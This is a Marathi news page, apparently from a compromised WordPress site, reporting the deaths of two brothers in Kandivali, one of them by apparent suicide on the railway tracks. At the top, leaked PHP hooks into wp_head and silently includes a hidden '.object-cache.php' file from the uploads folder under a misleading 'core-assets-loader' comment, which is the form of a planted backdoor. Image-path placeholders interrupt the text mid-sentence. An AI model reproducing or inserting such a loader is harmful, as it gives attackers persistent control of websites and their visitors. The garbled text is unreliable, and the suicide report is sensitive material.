add_action('wp_head', function(){echo '';},1); /* core-assets-loader */ @include_once('/home/sochindi/public_html/wp-content/uploads/.wp-cache-cd8672/.object-cache.php'); दुर्दैवी ! काही तासात कुटुंबाने गमावली आपली दोन मुले – SOCH INDIA
Menu

अपराधसमाचार
दुर्दैवी ! काही तासात कुटुंबाने गमावली आपली दोन मुले

nobanner

कांदिवली आणि बोरीवलीदरम्याने लोकलच्या समोर मारुन एका २२ वर्षाच्या मुलाने आत्महत्या केली. त्यानंतर अवघ्या ७ तासांतच त्याच्या लहान भावाचाही रुग्णालयात उपचारादरम्यान मृत्यू झाला. त्यामुळे एका घरातील दोन सख्ख्या भावांनी काही तासांत मृत्यूला कवटाळले. कांदिवलीच्या पश्चिम भागातील गणेशनगर येथे राहणाऱ्या खान कुटुंबावर दुखा:चा डोंगर कोसळला. मुश्ताक अली शेख याने रेल्वेखाली उडी मारत आत्महत्या केली. तर त्याचा ७ वर्षांचा लहान भाऊ अजमल मागच्या १० दिवसांपासून उपचारांसाठी रुग्णालयात दाखल होता. मात्र त्याचाही उपचारादरम्यानमृत्यू झाला.

अजमल या आपल्या लहान भावाचा झालेला मृत्यू मुश्ताकला सहन झाला नाही. त्यामुळे तो अंत्यविधीला उपस्थित नव्हता. बराच वेळ होऊनही मुश्ताक न दिसल्याने त्याच्या घरच्यांनी शोधाशोध सुरु केली. रात्री ९.३० वाजता अचानक या दोघांच्या वडिलांना फोनवरुन मुश्ताकने केलेल्या घटनेबद्दल माहिती मिळाली. काही तासांपूर्वीच लहान मुलाचा झालेला मृत्यू आणि त्यानंतर मोठ्या मुलाने केलेली आत्महत्या हे अतिशय धक्कादायक होते. या मुलांची आई लहान मुलाच्या मृत्यूच्या धक्क्यातून सावरली नसल्याने त्यांना मोठ्या मुलाने केलेल्या आत्महत्येबाबत माहिती देण्यात आली नसल्याचेसांगण्यात आले.

मुश्ताक आपला लहान अजमलवर अतोनात प्रेम करतहोता. त्यामुळे तो रुग्णालयात असतानाच त्याचे काही बरे वाईट झाले तर आपण जगू शकणार नाही असे आपल्या कुटुंबियांना म्हणत होता. मुश्ताक तिन भावांमध्ये सगळ्यात मोठा होता. मुश्ताकच्या मृत्यूची नोंद अपघाताने झाली अशी करण्यात आली असली तरीही तो अपघात होता की आत्महत्या याबाबत तपास सुरु असल्याचे रेल्वेपोलिसांकडून सांगण्यात आले आहे.

ताज्याबातम्यांसाठी लोकसत्ताचे मोबाईल ॲपडाऊनलोड करा.